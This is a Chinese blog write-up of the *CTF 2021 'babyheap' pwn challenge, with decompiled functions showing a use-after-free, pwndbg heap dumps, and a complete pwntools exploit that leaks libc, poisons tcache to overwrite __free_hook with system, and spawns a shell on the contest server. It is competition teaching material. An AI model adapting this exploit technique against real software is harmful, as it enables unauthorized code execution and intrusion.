

# \*CTF 2021 PWN babyheap WriteUp

原创

[lrcno6](#) 于 2021-01-19 18:49:59 发布 599 收藏 1

分类专栏: [PWN WP](#) 文章标签: [pwn ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_37422196/article/details/112790718](https://blog.csdn.net/qq_37422196/article/details/112790718)

版权



[PWN WP](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

## 前言

比赛的时候看到这道题就放弃了(哭~~)

主要还是堆学艺不精(畏难)

赛后认真思考,其实很快就出来了

我们可怜的FPGA:

### 积分详情

用户名	题目名称	题目类型	分数	状态	提交时间
Tiger1218	signin	Misc	40	有效	2021-01-17 12:06:54
Tiger1218	GuessKey	Crypto	80	有效	2021-01-17 15:01:18

[https://blog.csdn.net/qq\\_37422196](https://blog.csdn.net/qq_37422196)

惨

没办法我们真的太菜了

说实话我觉得赛后能做出来也很给队伍长脸子

## \*CTF 2021 PWN babyheap WriteUp


PWN中的全场最水题(但像我这种菜鸡比赛时都没做出来)

### 程序分析

```
lrcno6@FPGA-PWN-Kali:~/pwn/star-ctf/babyheap$ checksec pwn
[*] '/home/lrcno6/pwn/star-ctf/babyheap/pwn'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
lrcno6@FPGA-PWN-Kali:~/pwn/star-ctf/babyheap$
```

全保护

常规堆题的菜单式




```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 savedregs; // [rsp+10h] [rbp+0h]
4
5     initial();
6     puts("welcome");
7     while ( 1 )
8     {
9         menu();
10        readInt();
11        switch ( (unsigned int)&savedregs )
12        {
13            case 1u:
14                add();
15                break;
16            case 2u:
17                delete();
18                break;
19            case 3u:
20                edit();
21                break;
22            case 4u:
23                show();
24                break;
25            case 5u:
26                leaveYouName();
27                break;
28            case 6u:
29                showYourName();
30                break;
31            default:
32                exit(0);
33                return;
34        }
35    }
36 }
```

[https://blog.csdn.net/qq\\_37422196](https://blog.csdn.net/qq_37422196)

一些奇奇怪怪的地方:

### 1. add功能可以覆盖之前的指针



```
1 void __fastcall add()
2 {
3     int v0; // [rsp+8h] [rbp-8h]
4     int v1; // [rsp+Ch] [rbp-4h]
5
6     puts("input index");
7     v0 = readInt();
8     if ( v0 < 0 || v0 > 15 )
9     {
10        puts("bye!");
11        exit(0);
12    }
13    puts("input size");
14    v1 = readInt();
15    if ( v1 <= 0xF || v1 > 0x60 )
16    {
17        puts("bye!");
18        exit(0);
19    }
20    pools[v0] = (char *)malloc(v1);
21    sizes[v0] = v1;
22 }
```

[https://blog.csdn.net/qq\\_37422196](https://blog.csdn.net/qq_37422196)

### 2. delete有UAF



```
1 void delete()
2 {
3     int v0; // [rsp+Ch] [rbp-4h]
4
5     puts("input index");
6     v0 = readInt();
7     if ( v0 < 0 || v0 > 15 || !pools[v0] )
8     {
9         puts("bye!");
10        exit(0);
11    }
12    free(pools[v0]); // uaf
13 }
```

[https://blog.csdn.net/qq\\_37422196](https://blog.csdn.net/qq_37422196)

### 3. edit功能居然是从+8偏移开始写的!(这里一开始让我人都傻了)



```
1 void __cdecl edit()
2 {
3     int v0; // [rsp+Ch] [rbp-4h]
4
5     puts("input index");
6     v0 = readInt();
7     if ( v0 < 0 || v0 > 15 || !pools[v0] )
8     {
9         puts("bye!");
10        exit(0);
11    }
12    puts("input content");
13    read(0, pools[v0] + 8, (unsigned int)(sizes[v0] - 8));
14 }
```

[https://blog.csdn.net/qq\\_37422196](https://blog.csdn.net/qq_37422196)

当然还有题目里也说了,libc版本是2.27也就是说有tcache

如果真有不知道什么是tcache的可以参看:

- <https://ctf-wiki.org/pwn/linux/glibc-heap/implementation/tcache/>
- [https://ctf-wiki.org/pwn/linux/glibc-heap/tcache\\_attack/](https://ctf-wiki.org/pwn/linux/glibc-heap/tcache_attack/)

## 整体思路

一开始当然是想常规修改`tcache`链表指针,结果发现`edit`从+8偏移开始写

突然懵逼

再者`add`功能中限制了堆块大小,没有`small bins`可用

突然就真的不知所措

你想吗,大小没法变化,一个萝卜一个坑,没有溢出,写不了指针

于是开始怀疑人生

后来突然想起曾在网上看到过关于`malloc_consolidate`的介绍

参考:

- [https://ctf-wiki.org/pwn/linux/glibc-heap/implementation/malloc\\_state/](https://ctf-wiki.org/pwn/linux/glibc-heap/implementation/malloc_state/)
- <https://www.dazhuanlan.com/2019/10/16/5da624b635caa/>

这玩意儿居然能合并`fast bins`!

再看触发条件:

1. `malloc large bin`
2. `top chunk`不够空间
3. `free`堆块并前后合并后,大小大于`FASTBIN_CONSOLIDATION_THRESHOLD=65536`

再看到`leave_name`功能:



```
1 void __cdecl leaveYouName()
2 {
3     if ( !name )
4     {
5         name = (char *)malloc(0x400uLL);
6         puts("your name:");
7         read(0, name, 0x100uLL);
8     }
9 }
```

[https://blog.csdn.net/qq\\_37422196](https://blog.csdn.net/qq_37422196)

$0x400=1024>1008$ ,属于`large bins`范围,可用于条件1触发`malloc_consolidate`

利用`tcache`同一`bin`最多7个堆块的性质,我们可以同时将8个堆块丢入`fast bin`(理论上最多9个,留一个防合并)

触发前:

```
终端
fd: 0x56231c6ea340
Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea410
Size: 0x71
fd: 0x56231c6ea3b0
Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea480
Size: 0x71
fd: 0x56231c6ea420
Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea4f0
Size: 0x71
fd: 0x56231c6ea490
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea560
Size: 0x71
fd: 0x00
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea5d0
Size: 0x71
fd: 0x56231c6ea560
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea640
Size: 0x71
fd: 0x56231c6ea5d0
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea6b0
Size: 0x71
fd: 0x56231c6ea640
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea720
Size: 0x71
fd: 0x56231c6ea6b0
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea790
Size: 0x71
fd: 0x56231c6ea720
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea800
Size: 0x71
fd: 0x56231c6ea790
Free chunk (fastbins) | PREV_INUSE
Addr: 0x56231c6ea870
Size: 0x71
fd: 0x56231c6ea800
Allocated chunk | PREV_INUSE
Addr: 0x56231c6ea8e0
Size: 0x71
Top chunk | PREV_INUSE
Addr: 0x56231c6ea950
Size: 0x206b1
pwndbg> |
```

[https://blog.csdn.net/qq\\_37422190](https://blog.csdn.net/qq_37422190)

触发后:

```
终端
Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea250
Size: 0x71
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea2c0
Size: 0x71
fd: 0x56231c6ea260

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea330
Size: 0x71
fd: 0x56231c6ea2d0

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea3a0
Size: 0x71
fd: 0x56231c6ea340

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea410
Size: 0x71
fd: 0x56231c6ea3b0

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea480
Size: 0x71
fd: 0x56231c6ea420

Free chunk (tcache) | PREV_INUSE
Addr: 0x56231c6ea4f0
Size: 0x71
fd: 0x56231c6ea490

Free chunk (smallbins) | PREV_INUSE
Addr: 0x56231c6ea560
Size: 0x381
fd: 0x7f85b6b9c010
bk: 0x7f85b6b9c010

Allocated chunk
Addr: 0x56231c6ea8e0
Size: 0x70

Allocated chunk | PREV_INUSE
Addr: 0x56231c6ea950
Size: 0x411

Top chunk | PREV_INUSE
Addr: 0x56231c6ead60
Size: 0x202a1

pwndbg> |
```

[https://blog.csdn.net/qq\\_3742219](https://blog.csdn.net/qq_3742219)

于是再去add大小不为0x70的堆块利用错位即可得到main\_arena的地址并更改tcache链表指针  
将其修改为\_\_free\_hook地址  
最后delete一个内容为/bin/sh的堆块即可

## Exploit

```

from pwn import *
# from LibcTool import *
context(os='linux',arch='amd64',log_level='debug')
elf=ELF('./pwn')
libc=ELF('./libc.so.6')
sh=remote('52.152.231.198',8081)
# sh=process('./pwn')
# attach(sh)
# raw_input()

def add(index,size):
    sh.sendlineafter('>>', '1')
    sh.sendlineafter('input index',str(index))
    sh.sendlineafter('input size',str(size))
def delete(index):
    sh.sendlineafter('>>', '2')
    sh.sendlineafter('input index',str(index))
def edit(index,content):
    sh.sendlineafter('>>', '3')
    sh.sendlineafter('input index',str(index))
    sh.sendafter('input content',content)
def show(index):
    sh.sendlineafter('>>', '4')
    sh.sendlineafter('input index\n',str(index))
    return sh.recvuntil('\n1. add')[:-7]
def leave_name(name):
    sh.sendlineafter('>>', '5')
    sh.sendafter('your name:',name)
def show_name():
    sh.sendlineafter('>>', '6')

for i in range(15):
    add(i,0x60)
add(15,0x60)
for i in range(15):
    delete(i)
leave_name('lrcno6')
raw_input()
main_arena=u64(show(7).ljust(8,'\0'))-976
libc_base=main_arena-0x3ebc40
add(14,0x20-8)
add(11,0x20-8)
raw_input()
delete(11)
edit(7,flat('a'*0x10,0x21,libc_base+libc.sym['__free_hook']-8))
add(13,0x20-8)
add(12,0x20-8)
edit(12,p64(libc_base+libc.sym['system']))
edit(7,flat('a'*0x10,0x21,'/bin/sh'))
delete(11)

sh.interactive()
sh.close()

```

最开始没意识到可以用`leave_name`功能来`malloc large bin chunk`,而是想去把`top chunk`榨干  
也不是不可以 也就`add`个那么1000多次  
结果发现远程运行时根本跑不动,直接被`alarm`遣送  
还是看到CY2CS的WP才恍然大悟明白  
果然还是太菜

---

简单介绍下我们FPGA:

我们是Yali的FPGA战队

队员都是在读高中生(多可爱)

长期在各大线上赛上与诸水友队并列垫底

也曾有巨佬 然后都被高考吃掉子

剩下的都是菜鸡(其中我最菜)

参加过湖湘杯,全国大学生等多项(线上)赛事并垫底

也曾有大佬去过XMan(然后被高考吃掉子)

也曾拿过一血 (然后倒数第二)

希望大家能认识我们FPGA战队,也希望我们能得到各位大佬的帮助

Ircno6

2021.1.19